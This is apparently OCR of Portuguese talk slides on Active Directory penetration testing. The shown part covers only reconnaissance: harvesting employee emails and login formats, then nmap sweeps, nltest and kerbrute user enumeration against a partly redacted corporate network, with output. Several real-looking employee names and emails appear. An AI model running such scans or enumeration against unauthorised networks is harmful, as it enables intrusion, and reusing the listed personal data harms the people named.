Pentest em Active Directory

Lucas Farias

Whoami

- Lucas Farias – 21 anos
- Formado em Análise e Desenvolvimento de Sistemas pela FSA
- Pós-graduado em Ethical Hacking e CyberSecurity pela Uniciv
- Analista de Segurança da Informação Sênior
- Líder Técnico em dezenas de Pentests em empresas nacionais e internacionais
- Bug Hunter (entre os top 15 hackers da plataforma BugHunt, com mais de 100 vulnerabilidades reportadas)


Ementa

- O que é um Active Directory?
- O que é Pentest?
- Reconhecimento
- Atacando o AD
- Pós Exploração
- Escalação de Privilégio
- Persistência

Objetivo

O objetivo desta talk é desmistificar assuntos sobre Pentest em Active Directory, mostrar vulnerabilidades diferentes em diversas etapas de um Pentest, desde reconhecimento até a persistência.

O que é um Active Directory?




Name: John Doe
Email: john@company.com
Department: Marketing
Phone: -123
Title: Technical Writer

O Active Directory (AD) é um banco de dados e um conjunto de serviços que conectam os usuários aos recursos de rede de que precisam para realizar seu trabalho.
Este banco de dados (ou diretório) contém informações essenciais sobre o seu ambiente, incluindo os usuários e computadores existentes e quem tem permissão para fazer o quê.
Os serviços controlam grande parte da atividade do seu ambiente de TI. Especificamente, eles se certificam de que cada pessoa é quem afirma ser (autenticação), geralmente verificando a ID do usuário e a senha inseridas, e permitem que acessem apenas os dados que têm permissão para usar (autorização).

O que é Pentest?


Pentest ou Teste de Penetração é uma atividade cujo objetivo é encontrar falhas, vulnerabilidades, brechas e gaps de segurança no ambiente, simulando um atacante real (cracker).
O pentester utiliza as mesmas técnicas utilizadas por crackers mas de forma ética. Após encontrar as vulnerabilidades, o mesmo gera um relatório completo, mostrando todas as etapas que ele realizou até encontrar a vulnerabilidade e entrega recomendações para correção.


Reconhecimento Passivo



[redacted]

View full profile


Admissão
3/7/2017
Matrícula
11374
Essa identificação é de uso:
Obrigatório, pessoal e instransferível;
O extravio deverá ser comunicado ao Depto. Pessoal;




[redacted]

Login/matricula ex: t3000001

senha/token

ENTRAR

Politica de Privacidade



Domain Search

google.com

● All ○ Personal ○ Generic — 15,698 results — Export in CSV

Most common pattern: **{first}{last}@google.com**


Find someone...

Executive (24) | IT / Engineering (624) | Finance (4) | ...


Selina Kaing	selinakaing@google.com	1 source
Vaibhav Sethi	vaibhavsethi@google.com	1 source
Marc Dupont	marcdupont@google.com	1 source
Nishant Joshi	nishantj@google.com	4 sources
Johann Huber Marketing Solutions		

Possíveis logins: selina.kaing | vaibhav.Sethi ...
Ou: selinakaing | vaibhavSethi ...


Reconhecimento Ativo



```
└─$ sudo nmcli dev show eth0
[sudo] password for kali:
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         08:00:27:DB:96:6A
GENERAL.MTU:                            1500
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     Wired connection 1
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveConnection/1
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         10.0.2.15/24
IP4.GATEWAY:                            10.0.2.2
IP4.ROUTE[1]:                           dst = 10.0.2.0/24, nh = 0.0.0.0, mt = 100
IP4.ROUTE[2]:                           dst = 0.0.0.0/0, nh = 10.0.2.2, mt = 100
IP4.DNS[1]:                             10.20.11.29
IP4.DNS[2]:                             10.20.10.86
IP6.ADDRESS[1]:                         fe80::a00:27ff:fedb:966a/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = fe80::/64, nh = ::, mt = 1024
```



```
C:\Users\[redacted]st>nltest /dsgetdc:[redacted]p.local
           DC: \\AD-MATRIZ-03.[redacted]p.local
      Endereço: \\10.20.11.29
     Dom Guid: a24345be-674e-48cf-9a6e-400e9a4aee30
     Nome do Dom: [redacted].local
  Nome da Floresta: [redacted]p.local
 Nome do Site Dc: MATRIZ
Nome do nosso Site: MATRIZ
        Sinalizadores: GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8 DS_9
Comando concluído com êxito
```




Alvo: 10.20.0.0/16

Perfil:


Comando: nmap -sn 10.20.0.0/16

	Hostname	Port	Protocol	State	Version
●	ad-matriz-03[redacted].local (10.20.11.29)	53	tcp	open	
●	ad-matriz-01[redacted].local (10.20.10.86)	53	tcp	open	
●	ad-matriz-02[redacted].local (10.20.10.134)	53	tcp	open	



```
└─$ kerbrute userenum -d [redacted].local ad_usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/06/22 - Ronnie Flathers @ropnop

2022/06/06 18:08:44 >  Using KDC(s):
2022/06/06 18:08:44 >   ad-araujo-02.[redacted].local:88

2022/06/06 18:08:44 >   ad-matriz-02.[redacted].local:88

2022/06/06 18:08:44 >   ad-matriz-03.[redacted].local:88

2022/06/06 18:08:44 >   ad-matriz-01.[redacted].local:88

2022/06/06 18:08:44 >   ad-marilia-02[redacted].local:88

2022/06/06 18:08:44 >   ad-marilia-01[redacted].local:88

2022/06/06 18:08:44 >   ad-pascc-01.[redacted].local:88

2022/06/06 18:08:44 >   ad-araujo-001.[redacted].local:88

2022/06/06 18:08:44 >   ad-pascc-02[redacted]local:88
```

Reconhecimento Ativo




Target: 10.66.0.0/16

Command: nmap -sS -T3 -v --open --script *-ntlm-info 10.66.0.0/16 --script-timeout=60s

```
10.66.6.1
note-gudssant1
10.66.6.11
10.66.8.1
10.66.8.4
10.66.8.6
10.66.8.7
10.66.8.8
10.66.8.13
10.66.8.14
10.66.8.15
10.66.8.16
10.66.8.17
10.66.8.20
10.66.8.22
10.66.8.24
10.66.8.25
```

```
nmap -sS -T3 -v --open --script *-ntlm-info 10.66.0.0/16 --script-timeout=60s
```


```
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: [redacted]
|   NetBIOS_Domain_Name: [redacted]
|   NetBIOS_Computer_Name: [redacted]
|   DNS_Domain_Name: [redacted].local
|   DNS_Computer_Name: [redacted].local
|   DNS_Tree_Name: [redacted].local
|   Product_Version: 10.0.19041
|_  System_Time: 2022-06-24T21:41:38+00:00

Nmap scan report for 10.66.8.6
Host is up (0.023s latency).
Not shown: 999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: [redacted]
|   NetBIOS_Domain_Name: [redacted]
|   NetBIOS_Computer_Name: [redacted]
|   DNS_Domain_Name: [redacted].local
|   DNS_Computer_Name: [redacted].local
|   DNS_Tree_Name: [redacted].local
|   Product_Version: 10.0.19041
|_  System_Time: 2022-06-24T21:41:38+00:00
```




```
nmap -sS -v -T3 --script smb-os-discovery 10.20.0.0/16
```

```
Nmap scan report for [redacted].local (10.20.11.126)
Host is up (0.0011s latency).
Not shown: 849 closed tcp ports (reset), 148 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:50:56:83:85:0D (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
|   Computer name: [redacted]
|   NetBIOS computer name: [redacted]
|   Domain name: [redacted].local
|   Forest name: [redacted].local
|   FQDN: [redacted].local
|_  System time: 2022-06-25T10:11:51-03:00

Nmap scan report for [redacted].local (10.20.11.127)
Host is up (0.0018s latency).
Not shown: 932 filtered tcp ports (no-response), 66 closed tcp ports (reset)
PORT     STATE SERVICE
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:50:56:83:A0:8E (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
|   Computer name: [redacted]
|   NetBIOS computer name: [redacted]
|   Domain name: [redacted].local
|   Forest name: [redacted].local
|   FQDN: [redacted].local
|_  System time: 2022-06-25T10:11:49-03:00
```

